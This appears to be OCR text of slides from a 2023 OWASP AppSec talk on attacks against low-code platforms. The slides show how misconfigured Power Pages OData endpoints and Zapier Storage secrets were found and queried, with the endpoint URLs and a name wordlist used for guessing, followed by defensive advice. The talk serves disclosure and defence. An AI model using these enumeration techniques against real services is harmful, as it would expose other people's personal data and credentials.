
- ☑ Remote execution
- ☑ Arbitrary payloads
- ☑ Maintain access
- ☑ Avoid detection
- ☑ Avoid attribution
- ☑ No logs

OWASP 2023 GLOBAL AppSec | DUBLIN IRELAND FEB 13-16

Low Code Attacks In The Wild: Outside Looking In

github.com/mbrg/talks

Power Portals/Pages?



zenzen123.powerappsportals.com

Gmail YouTube Maps db4free.net - MySQ... How to Check if an... Reverse Whois Loo... Verifying the Email... danielmiessler/SecL... How to Hack APIs i...

Company name

Home | Pages | Contact us | Sign

Create an engaging headline, welcome, or call to action

Add a call to action here

What's ODATA and why should we care

"An open protocol to allow the creation and consumption of queryable and interoperable RESTful APIs in a simple and standard way."

Power portals can be configured to provide access to SQL tables through ODATA using a specific URL:

portal.powerappsportals.com/_odata

What's ODATA and why should we care

"An open protocol to allow the creation and consumption of queryable and interoperable RESTful APIs in a simple and standard way."

Power portals can be configured to provide access to SQL tables through ODATA using a specific URL:

portal.powerappsportals.com/_odata

By Design: How Default Permissions on Microsoft Power Apps Exposed Millions

UpGuard Team
Published Aug 23, 2021

zenity.io/blog/the-microsoft-power-apps-portal-data-leak-revisited-are-you-safe-now/

The fun begins


Goal: find misconfigured portals that expose sensitive data w/o auth.

Real world example:

```
▼<service xmlns="http://www.w3.org/2007/app" xmlns:atom="http://www.w3.org/2005/Atom" xml:base=
  ▼<workspace>
      <atom:title type="text">Default</atom:title>
    ▼<collection href="EntityFormSet">
        <atom:title type="text">EntityFormSet</atom:title>
      </collection>
    ▼<collection href="globalvariables">
        <atom:title type="text">globalvariables</atom:title>
      </collection>
    </workspace>
  </service>
```

Nothing to see here

/_odata/globalvariables:




Can we scale it?


Recall the portal url:

Can we scale it?

Recall the portal url:



Let's use Bing!




zenity.io/blog/the-microsoft-power-apps-portal-data-leak-revisited-are-you-safe-now/

ODATA leak - what we found

- Vulnerability disclosures are in progress
- Found
  - PII – emails, names, calendar events
  - Secrets – API keys, authentication tokens
  - Business data – sales accounts, business contacts, vendor lists

zenity.io/blog/the-microsoft-power-apps-portal-data-leak-revisited-are-you-safe-now/

Can we find more exposed data?



Can we find more exposed data?

Storage by Zapier Integrations
Developer Tools, Zapier

Store data from code steps with StoreClient

Last updated: July 23, 2020

The StoreClient is a built-in utility available in both **Python** and **JavaScript** code steps that lets you store and retrieve data between Zaps or between runs of the same Zap.

Limitations

- Any JSON serializable value can be saved.
- The secret should use UUID4 format.
- Every key must be less than 32 characters in length.
- Every value must be less than 2500 bytes.
- Only 500 keys may be saved per secret.
- Keys will expire if you do not touch them in 3 months.

Secrets are secured by a random GUID

Storage by Zapier API


```
{
  "where am i?": "you are at store.zapier.com",
  "----------": "----------",
  "what is it?": [
    "store.zapier.com is a simple storage REST API that
    "might use to stash a bit of state. we use it to pow
    "`StoreClient` in our Code steps of Zapier - you car
    "more docs at https://zapier.com/help/code-python/ c
    "https://zapier.com/help/code/."
  ],
  "---------------": "----------
  "what can it do?": [
    "only one endpoint - GET & POST to read and write, F
    "store any value that is JSON serializable",
    "BYOS (bring your own secrets) for authentication"
  ],
  "-------------------": "----------
```


```
  "----------": "----------",
  "how does it work?": {
    "always provide either `?secret=12345` or `X-Secret: 12345`": "",
    "GET /api/records": [
      "will return a full object of all values stored by default.",
      "you can also specify only the keys you want via the",
      "querystring like`?key=color&key=age`."
    ],
    "POST /api/records": [
      "provide a body with a json object with keys/values you want",
      "to store like `{\"color\": \"blue\", \"age\": 29}`."
    ],
    "DELETE /api/records": [
      "completely clear all the records in this account"
    ],
    "PATCH /api/records": [
      "A data with a particular schema needs to be received.",
      "The schema specifies which action to do and with what parameters.",
      "For example {\"action\": \"increment_by\", \"data\": {\"key\": \"<key_
      "The following actions are currently supported:",
      "increment_by",
      "set_value_if",
      "remove_child_value",
      "set_child_value",
      "list_push",
      "list_pop"
    ],
    "For more about information about Storage by Zapier actions check out our
  }
}
```

Storage by Zapier API


```
{
  "where am i?": "you are at store.zapier.com",
  "----------": "----------",
  "what is it?": [
    "store.zapier.com is a simple storage REST API that
    "might use to stash a bit of state. we use it to pow
    "`StoreClient` in our Code steps of Zapier - you car
    "more docs at https://zapier.com/help/code-python/ c
    "https://zapier.com/help/code/."
  ],
  "---------------": "----------",
  "what can it do?": [
    "only one endpoint - GET & POST to read and write, F
    "store any value that is JSON serializable",
    "BYOS (bring your own secrets) for authentication"
  ],
  "-------------------": "----------",
  "----------------": "----------",
  "how does it work?": {
    "always provide either `?secret=12345` or `X-Secret: 12345`": "",
    "GET /api/records": [
      "will return a full object of all values stored by default.",
      "you can also specify only the keys you want via the",
      "querystring like`?key=color&key=age`."
    ],
    "POST /api/records": [
      "provide a body with a json object with keys/values you want",
      "to store like `{\"color\": \"blue\", \"age\": 29}`."
    ],
    "DELETE /api/records": [
      "completely clear all the records in this account"
    ],
    "PATCH /api/records": [
      "A data with a particular schema needs to be received.",
      "The schema                                          parameters.",
      "For example                                         \"key\": \"<key_
      "The followi
      "increment_b
      "set_value_i
      "remove_chil
      "set_child_v
      "list_push",
      "list_pop"
    ],
    "For more about information about Storage by Zapier actions check out our
  }
}
```


'12345' is not a GUID...

Let's see what happens..



https://store.zapier.com/api/records?secret=

```
{"error": "Secrets must be valid UUID4s."}
```

Let's see what happens.. profit!


400$ bounty

10177 lines (10177 sloc) | 69

```
1   aaliyah
2   aaren
3   aarika
4   aaron
5   aartjan
6   aarushi
7   abagael
8   abagail
9   abahri
10  abbas
11  abbe
12  abbey
13  abbi
14  abbie
15  abby
16  abbye
17  abdalla
18  abdallah
19  abdul
20  abdullah
21  abe
```

https://store.zapier.com/api/records?secret=

```
{"error": "Secrets must be valid UUID4s."}
```



Auth tokens, API keys, emails, phone no., crypto wallet IDs..

zenity.io/blog/zapier-storage-exposes-sensitive-customer-data-due-to-poor-user-choices/

Summary

- Low Code is
  - Huge in the enterprise
  - Underrated by security teams
- Attackers are taking advantage of it by
  - Living off the land – account takeover, lateral movement, PrivEsc, data exfil
  - Hiding in plane sight
  - Leveraging predictable misconfigs from the outside
- The latest addition to your red team arsenal
  - ZapCreds – identify overshared creds
  - Powerful – install a low code backdoor
- How to defend your org

OWASP 2023 GLOBAL AppSec | DUBLIN IRELAND FEB 13-16

How To Stay Safe

github.com/mbrg/talks

Do these 4 things to reduce your risk

1. Review configuration
   - Bypass consent flag (Microsoft)
   - Limit connector usage
2. Review and monitor access for external-facing endpoints
   - Webhooks
   - ODATA (Microsoft)
   - Storage (Zapier)
3. Review connections shared across the entire organization
4. Leverage the OWASP LCNC Top 10

OWASP 2023 GLOBAL AppSec | DUBLIN IRELAND FEB 13-16

PRESENTED BY: MICHAEL BARGURY (@mbrg0)

Credential Sharing as a Service: the Dark Side of No Code

github.com/mbrg/talks